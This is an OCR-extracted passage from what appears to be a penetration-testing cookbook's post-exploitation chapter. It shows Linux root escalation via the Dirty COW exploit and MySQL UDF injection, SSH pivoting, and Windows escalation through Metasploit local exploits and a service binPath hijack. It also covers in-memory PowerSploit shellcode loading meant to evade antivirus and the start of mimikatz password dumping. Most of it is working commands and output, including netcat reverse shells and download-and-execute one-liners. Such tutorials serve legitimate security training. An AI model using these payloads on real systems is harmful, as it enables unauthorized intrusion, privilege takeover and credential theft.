uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),24(cdrom),3
mbashare)
```

We now have a shell with the user `waldo`. So, our escalation was successful.

In some cases, we may also find authorized keys in the `ssh` directory or saved passwords, that help us perform horizontal escalation.

Vertical escalation


In this recipe, we will look at some examples using which we can gain access to a root account on a comprised box. The key to a successful escalation is to gather as much information as possible about the system.

How to do it...

The first step of rooting any box would be to check whether there are any publically available local root exploits:

1. We can use scripts such as **Linux Exploit Suggester**. It is a script built in Perl where we can specify the kernel version and it will show us the possible publicly-available exploits we can use to gain root privileges. The script can be downloaded from `https://github.com/PenturaLabs/Linux_Exploit_Suggester`:

```
git clone https://github.com/PenturaLabs/Linux_Exploit_Suggester.git
```



2. Now we go to the directory using the `cd` command:

```
cd Linux_Exploit_Suggester/
```

3. It is simple to use, and we can find the kernel version by command:

```
uname -a
```


4. We can also use the enumeration scripts that we saw in the previous recipe. Once we have the version, we can use it with our script with the following command:

```
perl Linux_Exploit_Suggester.pl -k 2.6.18
```

Let's us try using one of the exploits; we will be using the latest one that came out, that is, **dirty cow**.

This is the definition of dirty cow as explained by RedHat: a race condition was found in the way the Linux kernel's memory subsystem handled the **copy-on-write** (**COW**) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


The exploit code can be seen on exploit DB at `https://www.exploit-db.com/exploits/40839/`. This particular exploit adds a new user to `etc/passwd` with root privileges:




```
// EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
```

We download the exploit and save it on the server's `/tmp` directory. It's written in C language, so we can compile it using `gcc` on the server itself using the following command:

```
gcc -pthread dirty.c -o <outputname> -lcrypt
```



```
www-data@Sedna:/tmp$ gcc -pthread -o dirty 40839.c -lcrypt
gcc -pthread -o dirty 40839.c -lcrypt
www-data@Sedna:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: b7788000
^C
root@kali:~#
```


We `chmod` (change file permissions) the file using this:

```
chmod +x dirty
```

And then we run it using `./dirty`. We will lose our backconnect access, but if everything goes well, we can now `ssh` into the machine as the root with the username `firefart` and password `firefart`.

We try the `ssh` using this command:

```
ssh -l firefart <IP Address>
```



Now, dirty cow is a bit unstable, but we can use this workaround to make it stable:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Let's execute the command ID; we will see that we are now root on the system!

Now let's look at another method to achieve the root. In this situation, we will assume that we have a shell on system and the enumeration scripts we ran showed us that MySQL process is running as the root on the system.

MySQL has a feature called **User Defined Functions** (**UDF**); let's look at a way to get root via UDF injection. Now we have two options: either download the code and compile on the compromised system or download a precompiled code from `https://github.com/mysqludf/lib_mysqludf_sys/blob/master/lib_mysqludf_sys.so`.

Once it has been downloaded, we log in to the database. Usually, people leave the default root password blank; or, we can get one from the config files of the web application running on the server.

Now, we create a table and insert our file into the table using these commands:

```
create table <table name> (hello blob);
insert into <table name> values (load_file('/path/to/mysql.so'));
select * from <table name> into dumpfile
'/usr/lib/mysql/plugin/mysqludf.so';
```

For Windows systems, the commands are the same; only the path to MySQL would be different.

Next, we create a `sys_eval` function, that will allow us to run system commands as the root user. For Windows, we run this command:

```
CREATE FUNCTION sys_eval RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
```


For Linux, we run this command:

```
CREATE FUNCTION sys_eval RETURNS integer SONAME 'mysqludf.so;
```

Now we can use `sys_eval` for anything we want; for example, to backconnect, we can use this:

```
select sys_eval('nc -v <our IP our Port> -e /bin/bash');
```

This will give us a reverse shell as the root on the system:




There are other ways too, such as adding our current user to the sudoers file. It's all up to our imagination.

Node hopping – pivoting

Once we are in one system on the network, we need to now look for other machines on the network. Information gathering is the same as what we learned in the previous chapters. We can start by installing and using nmap to look for other hosts and the application or services running. In this recipe, you will learn about a few tricks to get access to the port in the network.

How to do it...

Let's assume we have shell access to a machine. We run `ipconfig` and find that the machine is connected to two other networks internally:




Now we nmap scan the network and find some machines with a couple of ports open. You learned about a cool way of pivoting into the networks so that we can access the applications running behind other network on our machine.

We will do a `ssh` port forward using the following command:

```
ssh -L <our port> <remote ip> <remote port> username@IP
```

Once this is done, we open the browser and go to the port number we used:



We will have access to the application running on the remote host.

There's more...

There are other ways to port forward; for example, using proxychains will help you dynamically forward the ports running on a server inside a different network subnet. Some of the techniques can be found at `https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/`.

Privilege escalation on Windows

In this recipe, you will learn a few ways to get the administrator account on the Windows Server. There are multiple ways to get administrator rights on a Windows system. Let's look at a few ways in which this can be done.

How to do it...

Once we have meterpreter on the system, Metasploit has an inbuilt module to try three different methods to get admin access. First, we will see the infamous `getsystem` of Metasploit. To view the help, we type this:

```
getsystem -h
```

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)


meterpreter >
```

To try and get admin, we type the following command:


```
getsystem
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We can see we are now `NT AUTHORITY\SYSTEM`. Sometimes, this technique may not work, so we try another way to get the system on the machine. We will look at some ways to reconfigure Windows services.


We will use **sc** (known as **service configuration**) to configure Windows services. Let's look at the `upnphost` service:

```
sc qc upnphost
```




First, we upload our `netcat` binary on the system. Once that's done, we can change the binary path of a running service with our binary:

```
sc config upnphost binPath= "<path to netcat>\nc.exe -nv <our IP> <our
port> -e C:\WINDOWS\System32\cmd.exe"
```




```
sc config upnphost obj= ".\LocalSystem" password= ""
```



We confirm whether the changes have been made:

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
                           : HTTP
        SERVICE_START_NAME : LocalSystem

C:\Documents and Settings\test\Desktop>
```

Now we need to restart the service, and once that's done, we should have a back connection with admin privileges:

```
net start upnphost
```

Instead of `netcat`, we can also use the `net user add` command to add a new admin user to the system, among other things.

Now let's try another method: Metasploit has a lot of different local exploits for Windows exploitation. To view them, we type in `msfconsole` use `exploit/windows/local <tab>`.

```
msf > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync
use exploit/windows/local/agnitum_outpost_acs
use exploit/windows/local/always_install_elevated
use exploit/windows/local/applocker_bypass
use exploit/windows/local/ask
use exploit/windows/local/bthpan
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_vbs
use exploit/windows/local/capcom_sys_exec
use exploit/windows/local/current_user_psexec
use exploit/windows/local/ikeext_service
use exploit/windows/local/ipass_launch_app
use exploit/windows/local/lenovo_systemupdate
use exploit/windows/local/mqac_write
```

We will use `kitrap0d` to exploit. Use `exploit/windows/local/ms10_015_kitrap0d`. We set our meterpreter session and payload:

```
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.110.6
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.110.6    yes       The listen address
   LPORT     4443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

We then run the exploit:

```
msf exploit(ms10_015_kitrap0d) > exploit

[*]  Started reverse handler on 192.168.110.6:4443
[*]  Launching notepad to host the exploit...
[+]  Process 4048 launched.
[*]  Reflectively injecting the exploit DLL into 4048...
[*]  Injecting exploit into 4048 ...
[*]  Exploit injected. Injecting payload into 4048...
[*]  Payload injected. Executing exploit...
[+]  Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*]  Sending stage (769024 bytes) to 192.168.110.7
[*]  Meterpreter session 2 opened (192.168.110.6:4443 -> 192.168.110.7:49204) at 2017-03-11 11:14:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


We have the admin. Let's use one more exploit: the infamous `bypassuac`:

```
use exploit/windows/local/bypassuac
```

We now set the session of our current meterpreter, which we have on the system:

```
set session 1
```

We run and see a second meterpreter with admin privileges open for us:



Using PowerSploit

With the launch of PowerShell, new ways to exploit Windows machine also came in. As described by Wikipedia, PowerShell (including Windows PowerShell and PowerShell Core) is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language built on the .NET Framework.


In this recipe, we will use PowerSploit, which is a PowerShell-based post exploitation framework to gain access to meterpreter on a system.

How to do it...


Following are the steps to use PowerSploit:

1. We will now assume a situation in which we have a Windows-based environment in which we have managed to gain shell access. We do not have admin rights on the system.

2. Let's look at a cool way of getting a meterpreter without actually downloading a file on the system using PowerSploit. It comes inbuilt with Kali in Menu.




3. The trick here will be to download a PowerShell script and load it into memory, and as it is never saved on HDD, the antivirus will not detect it.
4. We first check whether PowerShell is installed by running `powershell`:



5. We will use the command. Using single quotes is important; else, we may get a missing parenthesis error:

```
powershell IEX (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/PowerShellMafia/
PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1')
```



6. We should not see any error. Now that our script is all set, we invoke the module and see help with the following command:

```
Get-Help Invoke-Shellcode
```

```
NAME
    Invoke-Shellcode

SYNOPSIS
    Inject shellcode into the process ID of your choosing or within the context
     of the running PowerShell process.

    PowerSploit Function: Invoke-Shellcode
    Author: Matthew Graeber (@mattifestation)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None


SYNTAX
    Invoke-Shellcode [-ProcessID <UInt16>] [-Shellcode <Byte[]>] [-Force] [-Wha
    tIf] [-Confirm] [<CommonParameters>]

    Invoke-Shellcode [-ProcessID <UInt16>] [-Payload <String>] -Lhost <String>
```

7. Now we run the module:

```
powershell Invoke-Shellcode -Payload
windows/meterpreter/reverse_https -Lhost 192.168.110.33
-Lport 4444 -Force
```

```
powershell Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.110.33 -Lport 4444 -Force
```

8. Before we run the preceding script, we start our handler.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.110.33
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
```

9. We should have a meterpreter now.

```
[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.5:49230 Request received for /INITM...
[*] 192.168.1.5:49230 Staging connection for target /INITM received...
[*] Patched user-agent at offset 663246...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.110.33:4444 -> 192.168.110.5:49230) at 2017-04-05 09:35:10 -0500

meterpreter >
```

10. Now since we have meterpreter, we can use any of the recipes mentioned earlier to get system rights.

There's more...

PowerSploit has lots of PowerShell modules that can be used for further exploitation, such as gaining privileges, bypassing antivirus, and so on.

We can read all about this at:

- `https://github.com/PowerShellMafia/PowerSploit`
- `https://null-byte.wonderhowto.com/how-to/hack-like-pro-use-powersploit-part-1-evading-antivirus-software-0165535/`

Pulling plaintext passwords with mimikatz

Now that we have a meterpreter, we can use it to dump passwords from the memory. Mimikatz is a great tool for this. It tries and dumps the password from the memory. As defined by the creator of mimikatz himself:

> *"It is made in C and considered as some experiments with Windows security" It's now well known to extract plaintexts passwords, hash, and PIN code and kerberos tickets from memory. Mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets."*

How to do it...

Following are the steps to use mimikatz:

1. Once we have the meterpreter and system privileges, we load up mimikatz using this command:

   ```
   load mimikatz
